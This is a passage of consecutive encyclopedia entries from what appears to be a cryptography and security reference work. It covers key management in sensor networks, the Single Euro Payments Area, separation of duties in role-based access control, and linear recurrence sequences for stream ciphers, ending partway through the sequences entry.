Synonyms

Sensor key establishment and maintenance

Related Concepts

►Key Management; ►Sensor Networks

Definition

Key management involves all the operations related to cryptographic keys, including key generation, distribution, storage, update, etc.

Background

Sensor networks are powerful and economical solutions for both civilian and military applications, such as traffic monitoring and site surveillance, because their capability and flexibility are built on the top of low-cost and small-size sensors. Meanwhile, sensor networks are also vulnerable to various security attacks due to their extremely scarce resources and their unattended, hostile operating environments.

Cryptographic keys are used to encrypt/decrypt sensor data or to generate/verify authentication tags, in order to provide data confidentiality, integrity, and authentication. Therefore, key management is a fundamental security building block for sensor network security.

Theory

Providing security is particularly challenging in sensor networks due to the resource limitations of sensor nodes. As a specific example, it is not practical to use asymmetric cryptography in a sensor network where each node consists of a 7.8 MHz underpowered processor with only 4 KB of RAM space (Mica2 Motes). Thus, key management protocols for sensor networks are mostly based upon symmetric key algorithms.

An important design consideration for security protocols based on symmetric keys is the degree of key sharing between the nodes in the system. At one extreme, network-wide keys are used for encrypting data and for authentication. This key-sharing approach has the lowest storage costs and is very energy-efficient since no communication is required between nodes for establishing additional keys. However, it has the obvious security disadvantage that the compromise of a single node will reveal the global key.

At the other extreme, another key-sharing approach can be employed, in which all secure communication is based on keys that are shared pairwise between two nodes. From the security point of view, this approach is ideal since the compromise of a node does not reveal any keys that are used by the other nodes in the network. However, under this approach, each node will need a unique key for every other node that it communicates with. Moreover, in many sensor networks, the immediate neighbors of a sensor node cannot be predicted in advance; consequently, these pairwise shared keys will need to be established after the network is deployed.

In practice, different types of messages exchanged between sensor nodes have different security requirements, and that a single keying mechanism is not suitable for meeting these different security requirements. Therefore, typically four types of keys are needed in sensor networks [1].

Individual Key: Every node has a unique key that it shares with the base station. This key is used for secure communication between the node and the base station. For example, a node can use its individual key to compute message authentication codes (MACs) for its sensed readings if the readings are to be verified by the base station. A node may also send an alert to the base station if it observes any abnormal or unexpected behavior of a neighboring node. Similarly, the base station can use this key to encrypt any sensitive information, e.g., keying material or special instruction that it sends to an individual node.

Group Key: This is a globally shared key that is used by the base station for encrypting messages that are broadcast to the whole group. For example, the base station issues missions and sends queries and interests. Note that from the confidentiality point of view there is no advantage to separately encrypting a broadcast message using the individual key of each node. However, since the group key is shared among all the nodes in the network, an efficient rekeying mechanism is necessary for updating this key after a compromised node is revoked.

Cluster Key: A cluster key is a key shared by a node and all its neighbors, and it is mainly used for securing locally broadcast messages, e.g., routing control information or securing sensor messages, which can benefit from passive participation. Researchers have shown that in-network processing techniques, including data aggregation and passive participation, are very important for saving energy consumption in sensor networks. For example, a node that overhears a neighboring sensor node transmitting the same reading as its own current reading can elect to not transmit the same. In responding to aggregation operations such as MAX, a node can also suppress its own reading if its reading is not larger than an overheard one. Clearly, for passive participation to be feasible, sensor nodes should be able to decrypt or verify some classes of messages, e.g., sensor readings, transmitted by their neighbors. This requires that such messages be encrypted or authenticated by a locally shared key. As such, each node is provided with a unique cluster key shared with all its neighbors for securing its messages. Its neighbors use the same key for decrypting or verifying its messages.

Pairwise Key: Every node shares a pairwise key with each of its immediate neighbors. Pairwise keys are used for securing communications that require privacy or source authentication. For example, a node can use its pairwise keys to secure the distribution of its cluster key to its neighbors, or to secure the transmission of its sensor readings to an aggregation node. Note that the use of pairwise keys precludes passive participation.

Among all these keys, since individual and group keys could be preloaded into every sensor and cluster key could be established through pairwise key, pairwise key management is the focus of following discussion. In general, there are two ways to establish pairwise keys: *deterministic* and *probabilistic*.

In a deterministic scheme, such as the Blundo scheme [2], the pairwise key is established in a deterministic way. To be more specific, the key server first randomly generates a symmetric bivariate k-degree polynomial $f(x,y) = \sum_{i,j=0}^{k} a_{ij} x^i y^j$ over a finite field Fq, where q is a prime number that is large enough to accommodate a cryptographic key. A polynomial f(x, y) is said to be symmetric if f(x, y) = f(y, x). The key server computes f(i, y) for node i, and then loads node i with all the $k + 1$ coefficients (as a function of y). When two nodes i and j want to establish a pairwise key, they compute f(i, j) (or f(j, i), which is the same) by evaluating f(i, y) at point j and f(j, y) at point

i, respectively; f(i, j) serves as their pairwise key. The above scheme has been proved to be unconditionally secure and k-collusion-resistant.

A probabilistic scheme [3] typically has three phases: first, key setup prior to deployment; second, shared key discovery after deployment; third, path key establishment if two sensors do not share a common key in phase two. Specifically, prior to deployment, a ring of keys is distributed to each sensor node, each key ring consisting of randomly chosen keys from a large pool of keys that are generated off-line. Then, after deployment, two nodes can communicate to discover the shared keys between them. Because of the probabilistic nature of this scheme, shared keys may not exist between some pairs of nodes. In this case, some other nodes in the path can help them to establish a key. There are also improvement schemes, e.g., by leveraging deployment knowledge in pairwise key establishment, to enhance the probability of key sharing [4].

Open Problems

Symmetric-key-based schemes are widely used as they have relatively low computational complexity, which are suitable for wireless sensor networks that are very limited in resources. Public key schemes can provide simpler solutions with much stronger security guarantee, but it was commonly believed that public key schemes are too computationally expensive for wireless sensor networks. However, recent research [5–7] has shown that public key schemes (e.g., based on elliptic curve cryptography (ECC) [8]) are no longer impractical for sensor networks, although their applications are still limited. How to deploy and implement public key cryptography for general applications in wireless sensor networks will be an open problem in the near future.

Recommended Reading

1. Zhu S, Setia S, Jajodia S (2003) LEAP: efficient security mechanisms for large-scale distributed sensor networks. In: Proceedings of the 10th ACM Conference on Computer and Communications Security (CCS '03), Washington DC, October 2003
2. Blundo C, Santis A, Herzberg A, Kutten S, Vaccaro U, Yung M (1993) Perfectly-secure key distribution for dynamic conferences. In: Advances in Cryptology CRYPTO 92, LNCS 740, pp 471–486
3. Eschenauer L, Gligor VD (2002) A key-management scheme for distributed sensor networks. In: Proceedings of the 9th ACM Conference on Computer and Communications Security, Washington, DC, 2002
4. Du W, Deng J, Han YS, Chen S, Varshney PK (2004) A key management scheme for wireless sensor networks using deployment knowledge. In: Proceedings of the IEEE INFOCOM 2004, the 23rd Annual Joint Conference of the IEEE Computer and Communications Societies, Hong Kong, China, March 7–11, 2004
5. Wander A, Gura N, Eberle H, Gupta V, Shantz S (2005) Energy analysis of public-key cryptography on small wireless devices. In IEEE Pervasive Computing and Communication (PerCom), Kauai Island, Hawaii, March 2005
6. Du W, Wang R, Ning P (2005) An efficient scheme for authenticating public keys in sensor networks. In: Proceeding of the ACM International Symposium on Mobile Ad Hoc Networking and Computing (MobiHoc), Urbana-Champaign, Illinois, May 2005, pp 58–67
7. Zhang J, Varadharajan V (2009) Wireless sensor network key management survey and taxonomy. J Network Comput Appl
8. Liu A, Ning P (2008) TinyECC: a configurable library for elliptic curve cryptography in wireless sensor networks. In: Proceedings of the 7th International Conference on Information Processing in Sensor Networks (IPSN 2008), SPOTS Track, St. Louis, Missouri, pp 245–256, April 2008

SEPA

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Synonyms

Single euro payments area

Definition

The Single Euro Payments Area (SEPA) will be the area where citizens, companies, and other economic participants make and receive payments in euro, whether between or within national boundaries, under the same basic conditions, rights, and obligations. In the long term, the uniform SEPA payment instruments are expected to replace national euro payment systems now being operated in Europe.

Background

The European Payments Council (EPC) is the decision-making and coordination body of the European banking industry in relation to payments. The EPC develops the payment schemes and frameworks necessary to realize the *Single Euro Payments Area* (SEPA). SEPA is an EU integration initiative in the area of payments designed to achieve the completion of the EU internal market and monetary union.

SEPA is an EU-wide policy-maker-driven integration initiative in the area of payments designed to achieve the completion of the EU internal market and monetary union. Following the introduction of euro notes and coins in 2002, the political drivers of the SEPA initiative – EU governments, the European Commission and the European Central Bank – focused on harmonizing the euro payments market. Integrating the multitude of national payment systems existing today is a natural step toward

making the euro a truly single and fully functioning currency. SEPA will become a reality when a critical mass of euro payments has migrated from legacy payment instruments to the new SEPA payment instruments.

Applications

The European banking industry has defined SEPA schemes for credit transfers and direct debits together with a SEPA data format based on global ISO standards. The SEPA Credit Transfer scheme was successfully launched in January 2008. The SEPA Core Direct Debit scheme and the SEPA Business to Business Direct Debit scheme went live in November 2009, the point in time when EU member states have adopted a common legal framework for payments. Both Debit schemes include the option to use electronic mandates (e-mandates) as well as or instead of the customary paper mandates. As of November 2009, banks gradually roll out SEPA Direct Debit services. In a step-by-step process all banks in the euro area offering direct debit services today will become reachable for SEPA Core Direct Debit by November 2010. The recent EU Regulation on cross-border payments in euro mandates the timelines for banks to create reachability for European direct debits.

For payment cards, a SEPA Cards Framework has been agreed and is in the process of being implemented by banks, card schemes, and card processors. It describes a general purpose card for euro payments including principles for banks, card schemes, card service providers, and other stakeholders.

Recommended Reading

1. http://ec.europa.eu/internal_market/payments/sepa/index_en.htm
2. http://www.europeanpaymentscouncil.eu/
3. http://www.ecb.int/paym/sepa/html/links.en.html

Separation of Duties

Mary Ellen Zurko[1], Richard T. Simon[2]
[1]IBM Software Group Lotus Live Security Architecture and Strategy, Westford, MA, USA
[2]Harvard Medical School, Center for Biomedical Informatics ,Cambridge, MA, USA

Synonyms

Dynamic separation of duties; History-based separation of duties; Operational separation of duties; Segregation of duties; Static separation of duties; Strong exclusion; Weak exclusion

Related Concepts

►Least Privilege; ►RBAC; ►Roles

Definition

Separation of Duty is a security principle used to formulate multi-person control policies, requiring that two or more different people be responsible for the completion of a task or set of related tasks. The purpose of this principle is to discourage fraud by spreading the responsibility and authority for an action or task over multiple people, thereby raising the risk involved in committing a fraudulent act by requiring the involvement of more than one individual. A frequently used example is the process of creating and approving purchase orders. If a single person creates and approves purchase orders, it is easy and tempting for them to create and approve a phony order and pocket the money; if different people must create and approve orders, then committing fraud requires a conspiracy of at least two, which raises the risk of disclosure and capture significantly.

Background

Separation of Duty is a fundamental principle in computer security. In 1975, Saltzer and Schroeder [8] defined "separation of privilege" as one of the eight design principles for the protection of information in computer systems. They credit R. Needham with making the following observation in 1973: a protection mechanism that requires two keys to unlock is more robust and flexible than one that requires only a single key. No single accident, deception, or breach of trust is sufficient to compromise the system.

Clark and Wilson's [2] commercial security policy for integrity identified Separation of Duty as one of the two major mechanisms to counter fraud and error while ensuring the correspondence between data objects within a system and the real world objects they represent. At the policy level, processes were divided into steps, with each step being performed by a different person. Thus Separation of Duty is tightly tied to application semantics or commands. Clark and Wilson suggested further safeguarding against collusion by random selection of the sets of people to perform some operation, so that any proposed collusion is only safe by chance.

At the formal model level, Clark and Wilson tasked the security administrator with the job of maintaining Separation of Duty requirements while granting users the ability to run Transformation Procedures against Constrained Data Items. Since this difficult task was done by hand, it was rarely repeated and encoded a static representation of who may perform which actions. Moreover, the model

specified that an agent who can certify the use of a Transformation Procedure (TP) may not execute that TP – but the identity of the certifier was not part of the model, so this was another Separation of Duty constraint that the security administrator had to remember and enforce.

Baldwin's [1] Named Protection Domains (NPDs) implemented many of the concepts used in role-based systems today. A NPD was a named, hierarchical grouping of database privileges and users. To help enforce Separation of Duty, a user could have only one of these NPDs activated at any time. The security administrator determined which NPDs could be activated, but there were no further restrictions on the graph of NPDs (other than it be acyclic). Thus, one activatable NPD could contain multiple activatable and nonactivatable NPDs. While the activation restriction meant that a user could be in only one role (NPD) at a time, the security administrator could set up arbitrarily complex roles.

Sandhu's work on Transaction Control Expressions introduced notation for Dynamic Separation of Duty. Roles were used to specify who can issue which transaction steps (much like NPDs) [10]. However, in Sandhu's model each user executing a step in a transaction had to be different. To enforce this, the history of the execution of each transaction was maintained. The constraints specifying the roles that could execute each step were associated with an object. These constraints turned into the history specifying which user executed each step on that object. Hierarchical roles were specified either on an object or via a global notation. A weighted voting syntax allowed the specification of multiple person authorizations on a particular step on a particular object.

Nash and Poland's [7] study of a portable security device used in the commercial world raised a number of new issues around Separation of Duty. The system defined two disjoint groups of authorizing officers, and each day one or two officers from each of those groups were chosen as officers of the day. This was the first example of the utility of specifying cardinality for a particular role and of time-based roles. Each transaction had to be authorized by one of those officers from each of the two groups. While the device enforced Separation of Duty between the manager who chooses officers and the officers themselves, the documentation suggested these roles could be shared in small companies. In their general discussion of Separation of Duty, Nash and Poland stated that neither TCSEC [3] mechanisms nor Clark and Wilson's original proposal allowed implementation of common commercial schemes for Separation of Duty. Nash and Poland proposed the notion of "object-based Separation of Duty," which forced every transaction against an object to be by a different user. They suggested using Sandhu's Transaction Control Expressions to maintain the history of an object's transactions.

Work by Sandhu and others [9, 11, 12] on defining role-based access controls (RBAC) with more precision acknowledged that there might be a need for users to hold multiple roles (that are not connected hierarchically) at the same time. They recognized a need for a way to place limits on how more powerful roles are combined with less powerful ones. They also suggested mechanisms such as time constraints on roles to limit the amount of damage that might be done with misuse or intrusion.

Ferraiolo, Cugini, and Kuhn's [4] paper on RBAC presented the beginnings of a formal model of RBAC. They defined three kinds of Separation of Duty. The first two were Static Separation of Duty and Dynamic Separation of Duty. These variants were presented in previous work. The third kind was Operational Separation of Duty which introduced the notion of a "business function" and the set of operations required for that function; a business function resembles the notions of task and task unit in Thomas and Sandhu [14]. The formal definition of Operational Separation of Duty stated that no role can contain the permissions to execute all of the operations necessary to a single business function. This forces all business functions to require at least two roles to be used for their completion. The informal description of Operational Separation of Duty assumes the roles involved have disjoint memberships (Static Separation of Duty), so that no single person has access to all the operations in a business function.

Although Separation of Duty is easy to understand, it is hard to implement in ways that reflect the actual operation of human organizations. Zurko, Simon, and Sanfillipo [16, 17] identified the need to incorporate the principle of user-centered security into Separation of Duty.

The Spatial RBAC model [5] addresses separation of duty as it applies to policies that make roles and permissions available based on the user's location. SRBAC allows users to be authorized to mutually exclusive roles if they cannot be executed in the same location.

Adding another layer of policy on top of separation of duty, a workflow security model, W1-RBAC [15], allows for controlled overriding of those constraints. The model allows for different levels of importance on constraints. This produces a consistent model at a specific level of compliance, identified by the highest importance level of a constraint that can be overridden. It also introduces the notion of an instance of a process so that separation of duty can apply to a specific workflow instance.

Simon and Zurko [13] expanded the scope of Separation of Duty by introducing History-Based Separation

of Duty, which allowed policies closer to those found in human organizations.

Gligor, Gavrila, and Ferraiolo [6] provided formal definitions of all the various forms of Separation of Duty.

Applications

The two broadest categories of Separation of Duty variations are *strong exclusion* or *Static Separation of Duty* and *weak exclusion* or *Dynamic Separation of Duty*. Strong exclusion represents a single variation whereas the more realistic and useful weak exclusion contains several variations. These variations are expressed as constraints on different aspects of RBAC:

- Constraints on role membership: overlap in membership is constrained.
- Constraints on role activation: legitimate members of the role may be prevented from assuming the role, because of constraints on when the role may be used.
- Constraints on role use: users who have assumed the role may be restricted in how it is used.

Strong Exclusion (Static Separation of Duty)

Strong exclusion is also called Static Separation of Duty and is the simplest variation of Separation of Duty. Two roles are strongly exclusive if no one person is ever allowed to perform in both of these roles. In other words, the two roles have no shared principals. Strong exclusion may be implemented using only controls over the membership of roles.

Though it has the advantage of simplicity, Static Separation of Duty is not a practical or realistic variation of Separation of Duty, because it does not reflect the actual functioning of human organizations. Users often have legitimate reasons for wanting or needing to act in two strongly exclusive roles, and careful construction of security policy can ensure that these "violations" are secure.

Because Static Separation of Duty is too rigid to be a satisfactory control, a number of other variations have been defined that more closely mimic the functioning of human organizations.

Weak Exclusion (Dynamic Separation of Duty)

Weak exclusion, or Dynamic Separation of Duty, provides a richer set of possible policies by controlling the activation and use of roles. Weak exclusion allows users to act in roles that would be strongly exclusive in static systems, as long as constraints are satisfied that eliminate or reduce the possibility of fraud. Weak exclusion has several variations.

In describing the variations of weak exclusion the term *restricted roles* is used to refer to roles that have constraints on their membership, activation, or use.

Simple Dynamic Separation of Duty. In the simplest variation of Dynamic Separation of Duty, restricted roles may have common members, but users may not assume both roles at the same time. This variation by itself is sometimes called Dynamic Separation of Duty.

Object-Based Separation of Duty. Restricted roles may have common members, and those members may assume both roles at the same time, but no user may act upon a target that the user has previously acted upon.

Operational Separation of Duty. Restricted roles may have common members as long as the union of all the groups of actions in the roles does not contain all the actions in a complete business. This prevents any one person from performing all of the actions in the business task.

History-Based Separation of Duty. Two or more roles may have common members and the union of the actions granted by those roles may span the actions in a business task, but no role member is allowed to perform all the actions in a business task on the same target or collection of targets. This definition combines features of both Object-based Separation of Duty and Operational Separation of Duty to permit the flexibility to express the kinds of policies that may be used in human organizations.

History-Based Separation of Duty may be refined further by noting that some policies define sequences of allowed or required steps and that each step may consist of order-dependent or order-independent actions.

Order-Dependent. In some situations, the fraud preventive nature of Separation of Duty controls is not implemented simply by splitting duties between roles; the roles also must perform their actions in a particular order. For example, a purchase should be approved only if it has been *previously* created properly.

Order-Independent. Sometimes order is not important. For example, suppose the policy states that two different approvals are required to make a purchase transaction valid. The order of the approvals is not important (so long as both happen after the order has been created), but they must both happen.

Open Problems

The most pressing open problem in separation of duty is driving its acceptance and use in deployed applications and systems. Clark and Wilson [2] and Baldwin [3] motivated the need for separation of duty in real world use cases, however aligning even simple static separation of duty with deployed permission and role models is difficult.

Existing permissions and roles must be mapped to specific user tasks where separation of duty makes sense, and the restrictions on permission assignment and task execution must be made clear to administrators and users (see next section "Experimental Results").

Experimental Results

User testing in Zurko, Simon, and Sanfillipo [12] indicated that administrators are often unfamiliar with the concept of separation of duty. Administrators were asked to assign permissions while faced with a static separation of duty constraint. Some of the administrators considered working around that constraint to complete their task and assign the desired permissions. These early user experiments highlight some of the usability challenges that impact the acceptance of the use of separation of duty.

Recommended Reading

1. Baldwin RW (1990) Naming and grouping privileges to simplify security management in large databases. In: Proceedings of the 1990 IEEE symposium on security and privacy, Oakland, May 1990, pp 116–132
2. Clark DD, Wilson DR (1987) A comparison of commercial and military computer security policies. In: Proceedings of the 1987 IEEE symposium on security and privacy, Oakland, April 1987, pp 184–194
3. Department of Defense National Computer Security Center (1985) Department of Defense Trusted Computer Systems Evaluation Criteria. DoD 5200.28-STD
4. Ferraiolo D, Cugini J, Kuhn DR (1995) Role-based access control (RBAC): features and motivations. In: Proceedings of the 1995 computer security applications conference, New Orleans, Dec 1995, pp 241–248
5. Frode H, Oleshchuk V (2003) SRBAC: a spatial role-based access control model for mobile systems. Nordsec 2003, Gjøvik, Norway, 15–17 Oct 2003, pp 129–141
6. Gligor V, Gavrila S, Ferraiolo D (1998) On the formal definition of separation-of-duty policies and their composition. In: Proceedings of the 1998 IEEE symposium on security and privacy, Rockport, May 1998, pp 172–183
7. Nash MJ, Poland KR (1990) Some conundrums concerning separation of duty. In: Proceedings of the 1990 IEEE symposium on security and privacy, Oakland, May 1990, pp 201–207
8. Saltzer JH, Schroeder MD (1975) The protection of information in computer systems. Proc IEEE 63(9):1278–1308
9. Sandhu R (1990) Separation of duties in computerized information systems. In: Proceedings of the IFIP WG11.3 workshop on database security, Halifax, UK, Sept 1990
10. Sandhu R (1998) Transaction control expressions for separation of duties. In: Proceedings of the fourth aerospace computer security conference, Orlando, Dec 1988, pp 282–286
11. Sandhu R, Coyne E, Feinstein H, Youman C (1994) Role-based access control: a multi-dimensional view. In: Proceedings of the 10th annual computer security applications conference, Orlando, Dec 1994, pp 54–62
12. Sandhu R, Feinstein H (1994) A three tier architecture for role-based access control. In: Proceedings of the 17th NIST-NCSC national computer security conference, Baltimore, Oct 1994, pp 138–149
13. Simon RT, Zurko M (1997) Separation of duty in role-based environments. In: 10th IEEE computer security foundations workshop, June 1997
14. Thomas RK, Sandhu RS (1994) Conceptual foundations for a model of task-based authorizations. In: Proceedings of the computer security foundations workshop VII, Franconia, June 1994
15. Wainer J, Barthelmess P, Kumar A (2001) "W-RBAC – a workflow security model incorporating controlled overriding of constraints" Instituto de Computacao, Universidade Estual de Campinas, Technical Report IC-01-013, October 2001
16. Zurko M, Simon RT (1996) User centered security. In: Proceedings of the new security paradigms workshop, Lake Arrowhead, Sept 1996
17. Zurko M, Simon R, Sanfillipo T (1999) A user-centered, modular authorization service built on an RBAC foundation. In: Proceedings of the 1999 IEEE symposium on security and privacy, Oakland, May 1999, pp 57–71

Sequences

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Related Concepts

►Autocorrelation; ►Berlekamp–Massey Algorithm; ►Boolean Functions; ►Cross-Correlation; ►De Bruijn Sequences; ►Gap; ►Golomb's Randomness Postulates; ►Linear Complexity; ►Maximal-Length Linear Sequences; ►Pseudo-Noise Sequences (PN-Sequences); ►Run; ►Stream Cipher

Definition

Sequence is an ordered set of elements from an alphabet.

Theory

Sequences have many applications in modern communication systems, including signal synchronization, navigation, radar ranging, code-division multiple-access (CDMA) systems, random number generation, spread-spectrum communications, and cryptography, in particular in ►stream cipher systems.

In stream cipher systems it is essential to construct sequences with good random properties, long periods, and large ►linear complexity. To achieve many of these goals one often generates sequences using linear recurrence relations [1, 6, 7]. The period of a sequence $\{s_t\}$ is the smallest integer ε such that $s_{t+\varepsilon} = s_t$ for all t. The period of a generated sequence is completely determined by the characteristic polynomial of the sequence. For linear sequences, the

period of the sequences generated can easily be controlled, which make them good building blocks in stream cipher systems.

A linear recursion of degree n with binary coefficients is given by

$$\sum_{i=0}^{n} f_i\, s_{t+i} = 0,$$

where $f_i \in GF(2) = \{0,1\}$ for $0 < i < n$ and $f_0 = f_n = 1$. The *characteristic polynomial* of the recursion is defined by

$$f(x) = \sum_{i=0}^{n} f_i x^i.$$

The initial state $(s_0, s_1, \ldots, s_{n-1})$ and the given recursion uniquely determine the generated sequence. A linear shift register with a characteristic polynomial $f(x)$ of degree n generates 2^n different sequences corresponding to the 2^n different initial states and these form a vector space over $GF(2)$, which is denoted $\Omega(f)$.

The maximal period of a sequence generated by a linear shift register is at most $2^n - 1$. This follows since a sequence is completely determined by n-successive bits in the sequence and period 2^n is impossible since n successive zeros implies the all-zero sequence. Sequences with the maximal period $2^n - 1$ are called m-sequences. For example, with initial state $(s_0, s_1, s_2) = (001)$, then $f(x) = x^3 + x + 1$ generates the m-sequence 0010111.

Example 1 *Let the recursion be*

$$s_{t+4} + s_{t+3} + s_{t+2} + s_{t+1} + s_t = 0 \pmod 2$$

with characteristic polynomial $f(x) = x^4 + x^3 + x^2 + x + 1$. *The sequences in* $\Omega(f)$ *consists of the* $2^4 = 16$ *sequences corresponding to the sequences* $\{(0), (00011), (00101), (01111)\}$ *and their cyclic shifts.*

To analyze properties of linear sequences, one associates a generating function $G(x)$ with the sequence $\{s_t\}$, and let

$$G(x) = \sum_{t=0}^{\infty} s_t x^t.$$

Let $f^*(x) = \sum_{i=0}^{n} f_{n-i} x^i$ be the *reciprocal polynomial* of the characteristic polynomial of $f(x)$ of the sequence. Then, compute the product

$$\begin{aligned} G(x)f^*(x) &= (s_0 + s_1 x + s_2 x^2 + \cdots) \\ &\quad \times (1 + f_{n-1}x + \cdots + f_1 x^{n-1} + x^n) \\ &= \sum_{t=0}^{\infty} c_t x^t. \end{aligned}$$

The coefficient c_{t+n} of x^{t+n} for any $t \geq 0$ becomes

$$c_{t+n} = \sum_{i=0}^{n} f_i s_{t+i} = 0$$

as a consequence of the recurrence relation. Hence,

$$G(x)f^*(x) = \phi^*(x)$$

for some polynomial $\phi^*(x)$ of degree at most $n - 1$. Its reciprocal polynomial $\phi(x)$ is given by

$$\begin{aligned} \phi(x) &= s_0 x^{n-1} + (s_1 + f_{n-1}s_0)x^{n-2} + \cdots \\ &\quad + (s_{n-1} + f_{n-1}s_{n-2} + \cdots + f_1 s_0) \\ &= \sum_{i=0}^{n-1} \left(\sum_{j=0}^{n-1-i} f_{i+j+1} s_j \right) x^i. \end{aligned}$$

There is a one-to-one correspondence between any sequence $\{s_t\}$ in $\Omega(f)$ and any polynomial $\phi^*(x)$ of degree $\leq n - 1$. All sequences generated by $f(x)$ can therefore be described by

$$\Omega(f) = \left\{ \frac{\phi^*(x)}{f^*(x)} \mid deg(\phi^*(x)) < deg(f) = n \right\}.$$

For example, the m-sequence 0010111 in $\Omega(x^3 + x + 1)$ can be written as

$$\begin{aligned} \frac{x^2}{1 + x^2 + x^3} &= x^2 + x^4 + x^5 + x^6 + x^9 + x^{11} + x^{12} + \cdots \\ &= (x^2 + x^4 + x^5 + x^6)(1 + x^7 + x^{14} + \cdots. \end{aligned}$$

In particular a simple consequence of the above description of $\Omega(f)$ is that $\Omega(f) \subset \Omega(g)$ if and only if $f(x)$ divides $g(x)$.

The generating function $G(x)$ for a periodic sequence of period ε can be written as

$$\begin{aligned} G(x) &= (s_0 + s_1 x + \cdots + s_{\varepsilon-1} x^{\varepsilon-1}) \\ &\quad \times (1 + x^{\varepsilon} + x^{2\varepsilon} + \cdots) \\ &= \frac{s_0 + s_1 x + \cdots + s_{\varepsilon-1} x^{\varepsilon}}{1 - x^{\varepsilon}}. \end{aligned}$$

Combining the two expressions for $G(x)$ leads to the identity

$$(x^{\varepsilon} - 1)\phi(x) = \sigma(x) f(x),$$

where $\sigma(x) = s_0 x^{\varepsilon-1} + s_1 x^{\varepsilon-2} + \cdots + s_{\varepsilon-1}$, which contains all the information of a period of the sequence.

The *period of the polynomial* $f(x)$ is the smallest positive integer e such that $f(x)$ divides $x^e - 1$. The importance of the period e of $f(x)$ is that in order to find the period of all the sequences in $\Omega(f)$, it is enough to find the period of $f(x)$.

Since $f(x)$ divides $x^e - 1$, it follows that $\Omega(f) \subset \Omega(x^e - 1)$, the set of sequences where $s_{t+e} = s_t$, i.e., of period dividing e. Hence, all the sequences generated by $f(x)$ has period dividing e. Let the sequence $\{s_t\}$ correspond to the polynomial $\phi(x)$. If $gcd(f(x), \phi(x)) = 1$, then as a consequence of the identity $(x^\varepsilon - 1)\phi(x) = \sigma(x)f(x)$, it follows that $\{s_t\}$ has *smallest* period e, since in this case $f(x)$ must divide $x^\varepsilon - 1$ and thus $\varepsilon \geq e$, which implies that $\varepsilon = e$.

In particular when $f(x)$ is an irreducible polynomial of period e, then all the nonzero sequences in $\Omega(f)$ have period e. For example, the polynomial $f(x) = x^4 + x^3 + x^2 + x + 1$ in Example 1 is irreducible and divides $x^5 + 1$ and has period 5, and therefore all nonzero sequences in $\Omega(f)$ have period 5.

To determine the cycle structure of $\Omega(f)$ for an arbitrary polynomial $f(x)$ that can be factored as $f(x) = \prod f_i(x)^{k_i}$, $f_i(x)$ irreducible, one first need to determine the cycle structure of $\Omega\left(f_i^{k_i}\right)$ and then the cycle structure for $\Omega(gh)$ when $gcd(g, h) = 1$.

Cycle structure of $\Omega(f^r)$. Let $f(x)$ be an irreducible polynomial of period e. Let k be defined such that $2^k < r \leq 2^{k+1}$. Then $\Omega(f^r) \backslash \Omega(f)$ contains

$$2^{n2^j} - 2^{n2^{j-1}}$$

sequences of period $e2^j$ for $j = 1, 2, \ldots, k$ and

$$2^{nr} - 2^{n2^k}$$

sequences of period $e2^{k+1}$.

Example 2 *Let $f(x) = x^3 + x + 1$ be the characteristic polynomial with $e = 7$, that generates an m-sequence. The number of sequences of each period in $\Omega(f^3)$ is therefore*

Number	1	7	56	448
Period	1	7	14	28

Cycle structure of $\Omega(gh)$ when $gcd(g, h) = 1$. In this case, it can be shown that each sequence $\{s_t\}$ in $\Omega(gh)$ can be written uniquely

$$\{s_t\} = \{u_t\} + \{v_t\},$$

where $\{u_t\} \in \Omega(g)$ and $\{v_t\} \in \Omega(h)$. Further, the period of the sum $\{u_t\} + \{v_t\}$ is equal to the ▶least common multiple of the period of the two sequences, i.e.,

$$per(s_t) = lcm(per(u_t), per(v_t)).$$

To find the cycle structure of $\Omega(gh)$, suppose $\Omega(g)$ contains d_1 cycles of length λ_1 and $\Omega(h)$ contain d_2 cycles of length λ_2. Add in all possible ways the corresponding $d_1\lambda_1$ sequences from $\Omega(g)$ and the $d_2\lambda_2$ sequences from $\Omega(h)$. This gives $d_1\lambda_1 d_2\lambda_2$ distinct sequences all of period $lcm(\lambda_1, \lambda_2)$. Formally this can be written as $[d_1(\lambda_1)][d_2(\lambda_2)] = [d(\lambda)]$, where $d = d_1 d_2 gcd(\lambda_1, \lambda_2)$ and $\lambda = lcm(\lambda_1, \lambda_2)$.

Example 3 *Let $f_1(x) = x^3 + x + 1$ and $f_2(x) = x^4 + x^3 + x^2 + x + 1$. The cycle structure of $\Omega(f_1)$ can be written $[1(1) + 1(7)]$, and similarly for $\Omega(f_1)$ as $[1(1) + 3(5)]$. Combining the cycle structure as described above, gives the cycle structure $[1(1) + 1(7) + 3(5) + 3(35)]$.*

The discussion above shows that the period of all sequences in $\Omega(f)$ is completely determined from the periods of the divisors of $f(x)$. This way of controlling the periods is one of the main reasons for using linear recursions as building blocks in stream ciphers.

The sequence $\{s_t\}$ can be expressed in terms of the zeros of its characteristic polynomial $f(x)$ of degree n. In the case when the zeros of $f(x)$ are simple, which is the case when the sequence has odd period, then $\{s_t\}$ has a unique expansion in the form

$$s_t = \sum_{i=1}^{n} a_i \alpha_i^t$$

for some constants a_i and where α_i, $1 \leq i \leq n$ are the zeros of $f(x)$.

The main problem with linear recursions in cryptography is that it is easy to reconstruct a sequence $\{s_t\}$ generated by a characteristic polynomial $f(x)$ of degree n from the knowledge of $2n$ consecutive bits in $\{s_t\}$, since this gives a system of n equations for determining the unknown coefficients of $f(x)$. The ▶Berlekamp–Massey algorithm is an efficient method for finding $f(x)$ in this way. Several methods exist to increase the linear span, i.e., the smallest degree of the linear recursion that generates the sequence. Further mentioned are a few simple constructions obtained by multiplying sequences.

Let $\{u_t\}$ and $\{v_t\}$ be two sequences of odd period. Then, $u_t = \sum a_i \alpha_i^t$, where α_i, $1 \leq i \leq n$, are the zeros of the characteristic polynomial of $\{u_t\}$ and $v_t = \sum b_j \beta_j^t$, where β_j, $1 \leq j \leq m$ are the zeros of the characteristic polynomial of $\{v_t\}$. Then the sequence $\{w_t\} = \{u_t v_t\}$ can be written as

$$w_t = \sum a_i b_j (\alpha_i \beta_j)^t.$$

